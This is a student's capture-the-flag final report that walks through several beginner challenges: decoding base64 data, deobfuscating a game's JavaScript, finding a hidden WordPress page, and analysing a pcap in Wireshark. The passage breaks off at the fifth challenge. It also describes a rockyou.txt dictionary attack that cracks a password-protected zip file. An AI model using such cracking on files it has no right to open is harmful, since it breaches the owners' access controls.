jamk.fi

Capture the Flag Challenge CTF

Mays AL-Azzawi

Final Report
12.12.2023
Information and communication Technology
Degree Programme in Bachelor of Engineering

Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences

Contents

Figures

1 Introducing

CTF, or Capture the Flag, challenges are a popular form of cybersecurity competitions de-signed to test participants' skills in various aspects of information security. This year our tasks to find flags for eight different challenges, these challenges encompass a wide range of topics, including cryptography, reverse engineering, web security, network analysis, forensics, and more. The main objective of CTF challenges is to solve prob-lems or discover vulnerabilities to retrieve a hidden piece of information, referred to as the "flag" encrypted base64 in all the challenges.

2 Ch01

In the first challenge there were 4 different files base on my strength and knowledge I choice to word with media.txt

- Created a python code which reads Base64-encoded image data from a file, decodes it, creates a PIL Image object, saves it to a file, and attempts to display the image. If any issues occur during this process, it handles the exceptions and prints an error message.

```
File  Actions  Edit  View  Help
  GNU nano 5.9                                                    ch011.py
#!/usr/bin/env python3

import base64
from io import BytesIO  # Import BytesIO from the io module
from PIL import Image

file_path = "media.txt"

try:
    with open(file_path, 'r') as file:
        # Read and decode Base64-encoded image data
        encoded_image = file.read()
        decoded_image = base64.b64decode(encoded_image)

        # Create an image from the decoded data
        image = Image.open(BytesIO(decoded_image))
        image.save("output_image.png")
        # Display the image
        image.show()
except FileNotFoundError:
    print(f"File {file_path} not found.")
except Exception as e:
    print(f"An error occurred: {e}")
```

Figure 1 code to read media data

- After running the program: python3 ch01.py

- Flag successfully found which was printed as a data in the picture that produced from the code that read the media data.

- Inside the image print the target flag.



Figure 2 Flag CH01

3 Ch02

3.1 Option1 hi.zip

On Linux create a python code which will do the will open a zip file and try different password after fetch them from a popular password published by the hackers around the world saved in a list called ‘rockyou.txt’ :

- Unzip file ‘hi.zip’
- Go throw a set of the most popular passwords ‘rockyou.txt’ used in the world.
- The program will try to every password in the list to open access zip file and the correct password will print it.
- The correct password was 'topsecret1’. Proceed with further actions.



Figure 3 program access set of popular passwords

At this point after we knew the correct password will Unzip file type the content of hi.txt by:

- Unzip hi.zip
- cat hi.txt

- will print a text seems to be encrypted: ZmxhZ3ttQlVMUFh5M1pkS1lhTnd9
- Navigate https://cyberChef.com to encode base64.
- Found the flag: **flag{mBULPXy3ZdKYaNw}**



Figure 4 Flag ch02_Option1

3.2 Option2 Brup.xml

Steps:

1. Download xml file and navigate to burp.xml
2. First notice the request and response are encrypted base64.
3. Navigate https://gchq.github.io/CyberChef/
4. Copy paste the request and decode from base64

- Request encrypted base64
- Resqust decrypted from base64
- Nothing interesting

5. Repeat Copy paste the Response and decode from base64.

    - Response encrypted base64
    - Responsedecrypted from base64
    - In the response it return 200k successful and I started to digging to the code and soon I noticed there is encrypted link with a rel=flag which I copied and base it to decoded base 64 and flage found: **flag{sLpufQN9MK9x7Cb}**



Figure 5 word 'flag' captured

Figure 6 Flag ch02_Option2

3.3 Find flag CH02

- Convert both option 1 and 2 with "flag 1" and "flag 2" to binary.
- Apply the XOR operation.
- Convert the result to hexadecimal.
- The discovered flag is:

  00000000001E0E25393609370A172F7221560D1500



Figure 7 Flag CH02

4 CH03 flappy.html

Steps:

1. Open the "flappy.html" file.
2. Right-click and select "Inspect" to examine the code.
3. Initially, my focus was on identifying the values of certain strings, which I proceeded to save in a separate file.
4. A particularly intriguing function caught my attention, prompting further investigation. Given the presence of hints in the challenge with multiple choices, I began analyzing the function named "doGravity."

- The doGravity function seems to be a bit obfuscated, and it's using base64 encoding and decoding functions (atob and btoa). Let's break down the function and see what values it produces.

- If g is less than 1:It uses f1 to decode a string composed of myGamePiece.gravStr + myId + 'EZWRExkOHI2REN9'.
- If g is greater than or equal to 1: (**this choice was mentioned in the challenge)**
  - ✓ It checks if myGamePiece.gravFunc is equal to f2 (btoa :decode base 64).
  - ✓ If true, it uses f1 to decode a string composed of (myId || 'VGh') + myGamePiece.gravStr + 'EZWRExkOHI2REN9'.
  - ✓ If false, it uses f1 to decode a string composed of ('VGh' || myId) + myGamePiece.gravMod + 'VuY3Rpb24gaXMgaW5jb3JyZWN0'.

```
function doGravity(g=-1, f1=atob, f2=btoa) {
  return g < 1
    ? f1(myGamePiece.gravStr + myId + 'EZWRExkOHI2REN9')
    : ( myGamePiece.gravFunc == f2
        ? f1((myId || 'VGh') + myGamePiece.gravStr + 'EZWRExkOHI2REN9')
        : f1(('VGh' || myId) + myGamePiece.gravMod +
```

Figure 8 code explain function doGravity

5. Analysing to the function and examine the choices results.

```
Strings:

myId = Zmx
myGamePiece.gravStr = hZ3tqS1g0R

Choice A:

1.myGamePiece.gravStr + myId + 'EZWRExkOHI2REN9 = hZ3tqS1g0RZmxEZWRExkOHI2REN9

choice B:

1.True: (myId || 'VGh') + myGamePiece.gravStr + 'EZWRExkOHI2REN9'= ZmxhZ3tqS1g0REZWRExkOHI2REN9    ||  VGhhZ3tqS1g0REZWRExkOHI2REN9 to decode
2.False: ('VGh' || myId) + myGamePiece.gravMod + 'VuY3Rpb24gaXMgaW5jb3JyZWN0'=VGhhZ3tqS1g0RVuY3Rpb24gaXMgaW5jb3JyZWN0  || ZmxhZ3tqS1g0RVuY3Rpb24gaXMgaW5jb3JyZWN0
```

Figure 9 Explaining the Purpose and Operation of doGravity

6. Flag successfully found from choice (myId + myGamePiece.gravStr + 'EZWRExkOHI2REN9) by decode base64: flag{jKX4DFVDLd8r6DC}



Figure 10 Flag CH03

5 CH04

Steps:

1. Visit http://challenger.vle.fi/.
2. Inspect the website and its source code, but no significant findings were observed.
3. Utilize Burp Suite to access the specified URL and send a request.



Figure 11 Brup Suite is utilizing a packet

4. Upon receiving a 200k response, two links related to the given URL immediately caught my attention.
5. Investigate the first URL, but unfortunately, no noteworthy information is discovered.

6. Shift focus to the second URL, http://challenger.vle.fi/wp-json/wp/v2/pages/13, where the word "hidden" is identified along with encrypted data.



Figure 12 path 1

7. Proceed to https://gchq.github.io/CyberChef/ and input the data extracted from http://challenger.vle.fi/wp-json/wp/v2/pages/13, decoding it using the base64 algorithm.
8. Flag successfully found: flag{7pzcgyRF9r8wZJp}



Figure 13 Flag CH04

6 CH05

Steps:

1. I obtained two files from this challenge, one containing only email data and the other being a package file.
2. In Kali, I opened the "email.pcap" file using the Wireshark program to analyze the package.
3. Within the package, I right-clicked and selected "Follow" and then "TCP package."



Figure 14 Wireshark examine a package

4. During the investigation, I identified an encrypted file named "computerUpdate.exe."

